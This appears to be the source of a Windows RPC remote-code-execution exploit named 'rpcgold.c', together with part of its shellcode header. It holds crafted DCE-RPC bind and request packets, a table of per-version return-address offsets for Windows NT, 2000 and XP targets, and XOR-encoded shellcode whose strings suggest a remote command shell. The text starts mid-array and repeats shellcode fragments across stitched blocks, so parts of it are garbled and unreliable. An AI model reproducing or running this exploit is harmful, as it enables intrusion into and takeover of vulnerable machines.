"\xcc\x5d\x10\x1c\x35\x6c\x66\x66\x12\x1c\x21\x6c\x66\x66\x12\xd9"
"\x9b\x10\xdc\x0d\xf3\x89\x14\xdc\x09\xc9\x66\x2c\x35\x6c\x66\x66"
"\x66\xcc\x4d\x72\xcf\xf3\x9f\xf3\x98\xf3\x9b\x66\xcc\x5d\x10\xdc"
"\x19\x1a\xfc\x0d\x99\x12\x1c\x21\x6c\x66\x66\x96\x27\x99\x1a\x61"
"\x9b\xec\xb5\x5e\x1c\x15\x6c\x66\x66\x98\x99\x99\x99\xf3\x9d\x14"
"\x1c\x15\x6c\x66\x66\xc9\xf3\x9d\xf1\x66\x66\x99\x99\x66\xec\x19"
"\x66\xcc\x7d\x12\x1c\x21\x6c\x66\x66\x12\xd9\x9b\x10\xdc\x0d\xf3"
"\x89\x14\xdc\x09\xc9\x66\xec\x19\x66\xcc\x51\xf3\x98\xc1\x1c\x59"
"\x96\x1d\xaf\x9a\x99\x99\x12\x1c\x21\x6c\x66\x66\x96\x27\x99\x1c"
"\x59\xed\x8b\x12\x1c\x21\x6c\x66\x66\x96\x27\x99\x1a\x61\x9b\x96"
"\x1c\x66\x99\x99\x99\xf3\x93\x66\xec\x19\x66\xcc\x55\x14\x1c\x55"
"\x64\x66\x66\xc9\x14\xdc\x09\xc9\x66\xec\x19\x66\xcc\x49\x10\x1c"
"\x35\x6c\x66\x66\x12\x1c\x21\x6c\x66\x66\x96\x27\x99\x1a\x61\x9b"
"\x96\x1c\x57\x99\x99\x99\x12\x1c\x21\x6c\x66\x66\x96\x27\xd9\x97"
"\x1c\x59\xed\xd4\x19\x3c\x59\x6c\x66\x66\x99\xf3\x99\xf3\x9a\x14"
"\x1c\x59\x6c\x66\x66\xc9\x66\x2c\x35\x6c\x66\x66\xcc\x45\x96"
"\x27\x1c\x59\x6c\x66\x66\x1a\x61\xaf\xec\x81\x96\x27\x1c\x58\x6c"
"\x66\x66\x1a\x61\xa1\xec\x95\x96\x27\x1c\x5b\x6c\x66\x66\x1a\x61"
"\xae\xed\x97\x66\x2c\x35\x6c\x66\x66\x66\xcc\x75\x70\xd3\x66\x66"
"\x66\x14\x1c\x55\x64\x66\x66\xc9\x14\x1c\x09\x6c\x66\x66\xc9\x66"
"\x2c\x35\x6c\x66\x66\x66\xcc\x71\x12\x1c\x21\x6c\x66\x66\x1a\xe1"
"\x91\x99\xed\x86\x12\x1c\x21\x6c\x66\x66\x12\x14\x0d\x6c\x66\x66"
"\xa2\xd1\x91\xed\x97\x66\x2c\x35\x6c\x66\x66\x66\xcc\x75\x70\x91"
"\x66\x66\x66\x12\x1c\x21\x6c\x66\x66\x96\x2e\xd9\x95\x1c\x59\xed"
"\xba\x96\x2e\x1c\x0b\x6c\x66\x66\x12\x14\x21\x6c\x66\x66\x96\x2e"
"\xd0\x95\xa2\x58\xed\x97\x66\x2c\x35\x6c\x66\x66\x66\xcc\x75\x70"
"\x4e\x67\x66\x66\x1a\x24\x35\x6c\x66\x66\x99\xea\x9c\x70\x50\x67"
"\x66\x66\x5e\x1c\xe9\x66\x66\x66\x95\x99\x99\x99\x1a\x3c\xed\x66"
"\x66\x66\x99\x5e\x1c\xe1\x66\x66\x66\x98\x99\x99\x99\xf3\x99\x14"
"\x1c\xe9\x66\x66\x66\xc9\x14\x1c\xf5\x66\x66\x66\xc9\x14\x1c\xf1"
"\x66\x66\x66\x66\xc9\x66\xcc\x3d\xf3\x99\x14\x1c\xe9\x66\x66\x66\xc9"
"\x14\x1c\xf9\x66\x66\x66\xc9\x14\xdc\x1d\xc9\x66\xcc\x3d\x14\x24"
"\xa9\x6c\x66\x66\xaa\x59\x20\x88\x99\x99\x99\x6b\x32\x5e\x1c\xc5"
"\x6c\x66\x66\x98\x98\x99\x99\xff\x1a\x3c\xf9\x6c\x66\x66\x99\x12"
"\xdc\x1d\x10\x1c\xf1\x6c\x66\x66\x12\x1c\xf5\x66\x66\x66\x10\x1c"
"\xf5\x6c\x66\x66\x12\x1c\xf5\x66\x66\x66\x10\x1c\xe9\x6c\x66\x66"
"\x14\xdc\x69\xc9\x14\x1c\xa9\x6c\x66\x66\xc9\xf3\x99\xf3\x99\xf3"
"\x99\xf3\x98\xf3\x99\xf3\x99\x66\xec\x15\xf3\x99\x66\xcc\x31\xf3"
"\x99\xf3\x99\x14\x1c\x51\x64\x66\x66\xc9\xf1\x99\x9d\x99\x99\x14"
"\x1c\x59\x6c\x66\x66\xc9\x66\x2c\xf1\x66\x66\x66\x66\xcc\x35\xf3"
"\x98\xc1\x1c\x59\x96\x1d\x83\x98\x99\x99\xf3\x99\xf3\x99\x14\x1c"
"\x51\x64\x66\x66\xc9\xf1\x99\x9d\x99\x99\x14\x1c\x59\x6c\x66\x66"
"\xc9\x66\x2c\xf1\x66\x66\x66\x66\xcc\x35\x1a\x24\x51\x64\x66\x66"
"\x99\xe7\xc2\xf3\x99\x14\x1c\x51\x64\x66\x66\xc9\x66\x2c\x51\x64"
"\x66\x66\x14\x1c\x59\x6c\x66\x66\xc9\x66\x2c\xf1\x66\x66\x66\x66"
"\xcc\x29\x1a\x24\x51\x64\x66\x66\x99\xe7\x83\xf3\x99\x66\x2c\x51"
"\x64\x66\x66\x14\x1c\x59\x6c\x66\x66\xc9\x66\x2c\x35\x6c\x66\x66"
"\x66\xcc\x41\x72\x8d\xf3\x99\xf3\x9f\x12\xdc\x15\x1a\x59\x91\xc9"
"\x66\x2c\x35\x6c\x66\x66\x66\xcc\x41\x70\x08\x99\x99\x99\xf3\x99"
"\xf1\x99\x9d\x99\x99\x14\x1c\x59\x6c\x66\x66\xc9\x66\x2c\x35\x6c"
"\x66\x66\x66\xcc\x45\x10\x1c\x51\x64\x66\x66\x1a\x24\x51\x64\x66"
```

```
            "\x66\x99\xe6\xad\x5e\x1c\x51\x64\x66\x66\x9f\x99\x99\x99\xf3\x99"
            "\x14\x1c\x51\x64\x66\x66\xc9\x66\x2c\x51\x64\x66\x66\x12\xdc\x15"
            "\x1a\x59\x91\xc9\x66\x2c\xf9\x66\x66\x66\x66\xcc\x2d\x66\x2c\x35"
            "\x6c\x66\x66\x66\xcc\x75\x72\xa5\xf3\x99\x66\x2c\x51\x64\x66\x66"
            "\x14\x1c\x59\x6c\x66\x66\xc9\x66\x2c\x35\x6c\x66\x66\x66\xcc\x41"
            "\xf3\x99\x14\x1c\x51\x64\x66\x66\xc9\x66\x2c\x51\x64\x66\x66\x14"
            "\x1c\x59\x6c\x66\x66\xc9\x66\x2c\xf9\x66\x66\x66\x66\xcc\x2d\x70"
            "\x42\x67\x66\x66\x12\x1c\x21\x6c\x66\x66\x96\x27\xd9\x98\x1c\x59"
            "\xed\x9c\xf3\x99\x66\xcc\x21\x70\x26\x65\x66\x66\x72\x67\x71\x16"
            "\x60\x66\x66"
            "\x9b\x98\x99\x99\x99\x99\x9b\x36\x99\x99\x99\x99\x99\x99\x99\xd5"
            "\xf6\xf8\xfd\xd5\xf0\xfb\xeb\xf8\xeb\xe0\xd8\x99\xda\xeb\xfc\xf8"
            "\xed\xfc\xc9\xf0\xe9\xfc\x99\xda\xeb\xfc\xf8\xed\xfc\xc9\xeb\xf6"
            "\xfa\xfc\xea\xea\xd8\x99\xc9\xfc\xfc\xf2\xd7\xf8\xf4\xfc\xfd\xc9"
            "\xf0\xe9\xfc\x99\xcb\xfc\xf8\xfd\xdf\xf0\xf5\xfc\x99\xce\xeb\xf0"
            "\xed\xfc\xdf\xf0\xf5\xfc\x99\xdc\xe1\xf0\xed\xc9\xeb\xf6\xfa\xfc"
            "\xea\xea\x99\xba\xee\xea\xf6\xfa\xf2\xaa\xab\xb7\xfd\xf5\xf5\x99"
            "\xce\xca\xd8\xca\xed\xf8\xeb\xed\xec\xe9\x99\xea\xf6\xfa\xf2\xfc"
            "\xed\x99\xfb\xf0\xf7\xfd\x99\xf5\xf0\xea\xed\xfc\xf7\x99\xf8\xfa"
            "\xfa\xfc\xe9\xed\x99\xfa\xf6\xf7\xf7\xfc\xfa\xed\x99\xea\xfc\xf7"
            "\xfd\x99\xeb\xfc\xfa\xef\x99\xf0\xf6\xfa\xed\xf5\xea\xf6\xfa\xf2"
            "\xfc\xed\x99\xea\xfc\xed\xea\xf6\xfa\xf2\xf6\xe9\xed\x99\xfe\xfc"
            "\xed\xe9\xfc\xfc\xeb\xf7\xf8\xf4\xfc\x99\xfa\xf5\xf6\xea\xfc\xea"
            "\xf6\xfa\xf2\xfc\xed\x99\xfa\xf4\xfd\xb7\xfc\xe1\xfc\x99\xfc\xe1"
            "\xf0\xed\x94\x93\x99\xcd\xc1\x99";

#endif //WIN32SHELLCODE_H
rpcgold.c

#ifdef WIN32
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>
#include <process.h>
#include <string.h>
#include <winbase.h>
#include "Win32_sh.h"
#pragma  comment(lib,"ws2_32")
#else
#include <stdio.h>
#include <stdlib.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>
#include "win32_sh.h"
#define SOCKET int
#define SOCKET_ERROR -1
typedef unsigned long DWORD;
#endif

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x0
```

```
0,0x00,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x78,0x19,0x00,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00};
```

```
unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};

unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};


typedef struct {
    char os[100];
    unsigned long offset;
}OsType;
OsType targets []={
"windows nt sp6 (cn)",0x77e1e32a,
"windows nt sp6 sp6a(cn)",0x77f0eac3,
"Windows 2000 SP0 (cn)",0x77e2e32a,
"Windows 2000 SP1 (cn)",0x77e6898b,
"Windows 2000 SP2 (cn)",0x77e0492b,
"Windows 2000 SP3 (cn)",0x77e19296,
"Windows 2000 SP4 (cn)",0x77df4c29,
"Windows 2000 SP0 (jp)",0x77f327e5,
"Windows 2000 SP1 (jp)",0x77e5898b,
"Windows 2000 SP2 (jp)",0x77df492b,
"Windows 2000 SP0 (kr)",0x77e1e32a,
"Windows 2000 SP1 (kr)",0x77e5898b,
"Windows 2000 SP2 (kr)",0x77df492b,
"Windows 2000 SP4 (kr)",0x77de4c29,
"Windows 2000 SP0 (mx)",0x77e1e32a,
"Windows 2000 SP1 (mx)",0x77e8898b,
"Windows 2000 SP0 (english)",0x77e33f4d,
"Windows 2000 SP1 (english)",0x77e8898b,
"Windows 2000 SP2 (english)",0x77e2492b,
"Windows 2000 SP3 (english)",0x77e42c29,
"Windows 2000 SERVER SP3 (english)",0x77e2afc5,
"Windows 2000 SP4 (english)",0x77e14c29,
"Windows XP SP0 (english)",0x77e9afe3,
"Windows XP SP1 (english)",0x77e626ba,
"Windows xp SP1 (cn)",0x77d737db,
"Windows 2000 SP3 (Big5)",0x77aa2b25,
"Windows 2000 SP4 (Big5)",0x77df4c29,
"Windows Xp SP0 SP1 (Big5)",0x71a17bfb,
NULL ,0,

}
;

unsigned char sc[]=
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x46\x00\x58\x00"


   "\xe3\x29\xe6\x77"

  "\xcc\xe0\xfd\x7f\xcc\xe0\xfd\x7f"
```

```
"\x90\x90\x90\x90\xeb\x23\x5f\x57\x5e\x33\xc9\x66\xb9\xb8\x0b\x66"
       "\x33\xc0\xac\x34\x99\x3c\x54\x75\x0b\xaa\xac\x34\x99\x3c\x58\x75"
       "\x03\xaa\xeb\x0a\xaa\xe2\xeb\xeb\x05\xe8\xd8\xff\xff\xff"
       "\xcc\x12\x75\x18\x75\x4d\x93\x99\x99\xca\xcf\xce\x14\xdc\x39\x10"
       "\x1c\x1d\x6c\x66\x66\x1a\x3c\xb5\x6c\x66\x66\x99\x5e\x1c\x55\x64"
       "\x66\x66\x89\x99\x99\x99\x1a\x3c\xed\x6c\x66\x66\x99\x70\xf5\x9f"
       "\x99\x99\x16\xdc\x15\xfd\x38\xa9\x99\x99\x99\x12\xd9\x95\x10\x1c"
       "\xed\x6c\x66\x66\x12\x1c\xed\x6c\x66\x66\x12\xd9\x8d\x1a\x71\x91"
       "\x10\x1c\xe1\x6c\x66\x66\x12\x1c\xe1\x6c\x66\x66\x12\xd9\x91\x1a"
       "\x71\x91\x10\x1c\xe1\x6c\x66\x66\x72\x8b\x12\x1c\xe1\x6c\x66\x66"
       "\x12\xd9\x91\x1a\x71\x91\x10\x1c\xe1\x6c\x66\x66\x12\x1c\xed\x6c"
       "\x66\x66\x1a\x59\x8d\x12\x14\xe1\x6c\x66\x66\xa0\xd8\x91\x96\x1d"
       "\xe8\x98\x99\x99\x12\x1c\xe1\x6c\x66\x66\x1a\xe1\x91\x99\x96\x1d"
       "\xf8\x98\x99\x99\x12\x1c\xe1\x6c\x66\x66\x12\xd9\x81\x10\x1c\xe5"
       "\x6c\x66\x66\x12\x1c\xe5\x6c\x66\x66\x10\x1c\x25\x6c\x66\x66\x12"
       "\x1c\x25\x6c\x66\x66\x12\x14\xe5\x6c\x66\x66\x9a\xd1\xa5\x10\xd4"
       "\x11\x12\xdc\x11\x1a\x59\xe1\x10\x1c\x19\x6c\x66\x66\x12\x1c\x19"
       "\x6c\x66\x66\x12\x14\xe5\x6c\x66\x66\x9a\x91\x10\x14\x29\x6c\x66"
       "\x66\x12\x1c\x29\x6c\x66\x66\x12\x14\xe5\x6c\x66\x66\x9a\xd1\x85"
       "\x10\x14\x31\x6c\x66\x66\x12\x1c\x29\x6c\x66\x66\x12\x14\xe5\x6c"
       "\x66\x66\x9a\xd1\xbd\x10\x14\xe5\x66\x66\x66\x12\x1c\x29\x6c\x66"
       "\x66\x12\x14\xe5\x6c\x66\x66\x9a\xd1\xb9\x10\x14\x2d\x6c\x66\x66"
       "\x12\x1c\x29\x6c\x66\x66\x12\x14\xe5\x6c\x66\x66\x9a\xd1\x95\x10"
       "\x14\xfd\x66\x66\x66\x12\x1c\xfd\x66\x66\x66\x18\xa1\xd2\xdc\xcb"
       "\xd7\x96\x1c\x30\x99\x99\x99\x12\x1c\xfd\x66\x66\x66\x18\xe1\x9d"
       "\xdc\xd5\xaa\xab\x96\x1c\x0f\x99\x99\x99\x12\x1c\xe5\x6c\x66\x66"
       "\x10\x1c\x39\x6c\x66\x66\x1a\x3c\x3d\x6c\x66\x66\x99\x72\x94\x12"
       "\x1c\x3d\x6c\x66\x66\xd9\x10\x1c\x3d\x6c\x66\x66\x12\x1c\x29\x6c"
       "\x66\x66\x12\x14\x3d\x6c\x66\x66\xa2\xd1\x81\xea\xf8\x12\x1c\x3d"
       "\x6c\x66\x66\x12\x14\x2d\x6c\x66\x66\x12\x0c\xe5\x6c\x66\x66\x9a"
       "\x8d\x18\x10\x0c\xfd\x66\x66\x66\x12\x1c\xfd\x66\x66\x66\x18\xa1"
       "\xde\xfc\xed\xc9\xec\xaf\x12\x1c\xfd\x66\x66\x66\x18\xe1\x9d\xeb"
       "\xf6\xfa\xd8\xec\xbe\x12\x1c\x3d\x6c\x66\x66\x12\x14\xe5\x66\x66"
       "\x66\x96\x2e\x9d\xd8\x12\x14\x31\x6c\x66\x66\x12\x0c\xe5\x6c\x66"
       "\x66\x9a\x8d\x18\x10\x0c\xb5\x6c\x66\x66\x72\x9b\x72\x18\x72\x9c"
       "\x70\xfc\x67\x66\x66\x1a\x24\xb5\x6c\x66\x66\x99\xec\x9c\x70\x10"
       "\x9d\x99\x99\x12\xdc\x15\x10\x1c\x21\x6c\x66\x66\x12\xdc\x15\x1a"
       "\x59\x96\x10\xdc\x15\x1a\x3c\x15\x6c\x66\x66\x99\x72\x94\x12\x1c"
       "\x15\x6c\x66\x66\xd9\x10\x1c\x15\x6c\x66\x66\x1a\x24\x15\x6c\x66"
       "\x66\x8d\xea\xfd\x12\xdc\x15\x96\x27\x99\x1a\x61\xba\xec\x89\x12"
       "\xdc\x15\xd9\xc9\x66\xcc\x39\x10\x1c\x39\x6c\x66\x66\x72\x87\x66"
       "\xec\x15\x66\x2c\x39\x6c\x66\x66\x66\x0c\xb5\x6c\x66\x66\x12\x14"
       "\x15\x6c\x66\x66\x12\x0c\x1d\x6c\x66\x66\x10\x9d\x13\x72\x9e\x12"
       "\xdc\x15\xd9\x10\xdc\x15\x12\xdc\x15\x96\x27\x99\x1c\x59\xec\x94"
       "\x12\xdc\x15\x96\x27\xd9\x98\x1c\x59\xed\x9b\x72\x9b\x72\x79\x12"
       "\xdc\x15\xd9\x10\xdc\x15\x72\x1f\x14\x1c\x49\x64\x66\x66\xc9\xf1"
       "\x98\x98\x99\x99\x66\xcc\x59\xff\x5e\xdc\x09\x9b\x99\x12\x1c\x21"
       "\x6c\x66\x66\xff\x12\xd9\x9f\xff\x10\xdc\x0b\x12\x1c\x21\x6c\x66"
       "\x66\x96\x27\x99\x1a\x61\x98\xec\xb5\xf3\x9f\xf3\x98\xf3\x9b\x66"
       "\xcc\x5d\x10\x1c\x35\x6c\x66\x66\x12\x1c\x21\x6c\x66\x66\x12\xd9"
       "\x9b\x10\xdc\x0d\xf3\x89\x14\xdc\x09\xc9\x66\x2c\x35\x6c\x66\x66"
       "\x66\xcc\x4d\x72\xcf\xf3\x9f\xf3\x98\xf3\x9b\x66\xcc\x5d\x10\xdc"
       "\x19\x1a\xfc\x0d\x99\x12\x1c\x21\x6c\x66\x66\x96\x27\x99\x1a\x61"
       "\x9b\xec\xb5\x5e\x1c\x15\x6c\x66\x66\x98\x99\x99\x99\xf3\x9d\x14"
       "\x1c\x15\x6c\x66\x66\xc9\xf3\x9d\xf1\x66\x66\x99\x99\x66\xec\x19"
       "\x66\xcc\x7d\x12\x1c\x21\x6c\x66\x66\x12\xd9\x9b\x10\xdc\x0d\xf3"
       "\x89\x14\xdc\x09\xc9\x66\xec\x19\x66\xcc\x51\xf3\x98\xc1\x1c\x59"
       "\x96\x1d\xaf\x9a\x99\x99\x12\x1c\x21\x6c\x66\x66\x96\x27\x99\x1c"
       "\x59\xed\x8b\x12\x1c\x21\x6c\x66\x66\x96\x27\x99\x1a\x61\x9b\x96"
       "\x1c\x66\x99\x99\x99\xf3\x93\x66\xec\x19\x66\xcc\x55\x14\x1c\x55"
```

```
"\x64\x66\x66\xc9\x14\xdc\x09\xc9\x66\xec\x19\x66\xcc\x49\x10\x1c"
"\x35\x6c\x66\x66\x12\x1c\x21\x6c\x66\x66\x96\x27\x99\x1a\x61\x9b"
"\x96\x1c\x57\x99\x99\x99\x12\x1c\x21\x6c\x66\x66\x96\x27\xd9\x97"
"\x1c\x59\xed\xd4\x19\x3c\x59\x6c\x66\x66\x99\xf3\x99\xf3\x9a\x14"
"\x1c\x59\x6c\x66\x66\xc9\x66\x2c\x35\x6c\x66\x66\x66\xcc\x45\x96"
"\x27\x1c\x59\x6c\x66\x66\x1a\x61\xaf\xec\x81\x96\x27\x1c\x58\x6c"
"\x66\x66\x1a\x61\xa1\xec\x95\x96\x27\x1c\x5b\x6c\x66\x66\x1a\x61"
"\xae\xed\x97\x66\x2c\x35\x6c\x66\x66\x66\xcc\x75\x70\xd3\x66\x66"
"\x66\x14\x1c\x55\x64\x66\x66\xc9\x14\x1c\x09\x6c\x66\x66\xc9\x66"
"\x2c\x35\x6c\x66\x66\x66\xcc\x71\x12\x1c\x21\x6c\x66\x66\x1a\xe1"
"\x91\x99\xed\x86\x12\x1c\x21\x6c\x66\x66\x12\x14\x0d\x6c\x66\x66"
"\xa2\xd1\x91\xed\x97\x66\x2c\x35\x6c\x66\x66\x66\xcc\x75\x70\x91"
"\x66\x66\x66\x12\x1c\x21\x6c\x66\x66\x96\x2e\xd9\x95\x1c\x59\xed"
"\xba\x96\x2e\x1c\x0b\x6c\x66\x66\x12\x14\x21\x6c\x66\x66\x96\x2e"
"\xd0\x95\xa2\x58\xed\x97\x66\x2c\x35\x6c\x66\x66\x66\xcc\x75\x70"
"\x4e\x67\x66\x66\x1a\x24\x35\x6c\x66\x66\x99\xea\x9c\x70\x50\x67"
"\x66\x66\x5e\x1c\xe9\x66\x66\x66\x95\x99\x99\x99\x1a\x3c\xed\x66"
"\x66\x66\x99\x5e\x1c\xe1\x66\x66\x66\x98\x99\x99\x99\xf3\x99\x14"
"\x1c\xe9\x66\x66\x66\xc9\x14\x1c\xf5\x66\x66\x66\xc9\x14\x1c\xf1"
"\x66\x66\x66\xc9\x66\xcc\x3d\xf3\x99\x14\x1c\xe9\x66\x66\x66\xc9"
"\x14\x1c\xf9\x66\x66\x66\xc9\x14\xdc\x1d\xc9\x66\xcc\x3d\x14\x24"
"\xa9\x6c\x66\x66\xaa\x59\x20\x88\x99\x99\x99\x6b\x32\x5e\x1c\xc5"
"\x6c\x66\x66\x98\x98\x99\x99\xff\x1a\x3c\xf9\x6c\x66\x66\x99\x12"
"\xdc\x1d\x10\x1c\xf1\x6c\x66\x66\x12\x1c\xf5\x66\x66\x66\x10\x1c"
"\xf5\x6c\x66\x66\x12\x1c\xf5\x66\x66\x66\x10\x1c\xe9\x6c\x66\x66"
"\x14\xdc\x69\xc9\x14\x1c\xa9\x6c\x66\x66\xc9\xf3\x99\xf3\x99\xf3"
"\x99\xf3\x98\xf3\x99\xf3\x99\x66\xec\x15\xf3\x99\x66\xcc\x31\xf3"
